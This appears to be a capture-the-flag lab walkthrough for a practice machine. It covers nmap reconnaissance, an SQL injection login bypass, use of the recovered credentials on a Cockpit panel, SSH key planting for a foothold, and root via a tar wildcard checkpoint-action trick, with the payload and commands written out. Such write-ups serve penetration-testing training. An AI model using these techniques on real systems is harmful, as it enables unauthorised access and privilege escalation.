Table of Contents
Scope:192.168.134.10Recon
Nmap
sudo nmap -sC -sV -vvvv --min-rate=5000 -sT -T5 -p- 192.168.134.10  -Pn
PORT     STATE SERVICE REASON  VERSION22/tcp   open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)80/tcp   open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))| http-methods:|_  Supported Methods: GET POST OPTIONS HEAD|_http-server-header: Apache/2.4.41 (Ubuntu)|_http-title: blaze9090/tcp open  http    syn-ack Cockpit web service 198 - 220|_http-title: Did not follow redirect to https://192.168.134.10:9090/| http-methods:|_  Supported Methods: GET HEAD
Feroxbuster

Port 80 gives the following output.

port 9090 however gave an immense output.
Gobuster

Feroxbuster completely missed this! Let’s check it out.
80/TCP - HTTP

I tried to enter admin - admin and got this red colored response:

Perhaps SQLi?

Yup, let’s do some SQLi testing.
After some tries I get the following:

Not to worry as the site still works.
SQLi
I fire up burp to start testing the injections:

Let’s start modifying it.
'OR '' = '
code 302, seems good, let’s try it out.

Awesome

jamescanttouchhhthiss@455152
cameronthisscanttbetouchedd@455152
Returning back to port 9090 I was able to log in using james’s creds.
9090/TCP - HTTP

Login screen for some sort of Ubuntu web access.
Using james creds I got in:


In the Host > Accounts > james section I found a spot where I could upload Authorized Public SSH Keys so I copy pasted my id_rsa.pub file into it.
Foothold
Let’s try to log in via SSH.

local.txt

Enumeration


We find the tar * wildcard again. From [[OSCP C#Tar Wildcard]] we learned how to do it, so we will try and abuse it in the same way.
Privilege Escalation
Using the wildcard trick we get a root shell easily.
touch ./--checkpoint=1touch ./--checkpoint-action=exec=shsudo tar -czvf /tmp/backup.tar.gz *
proof.txt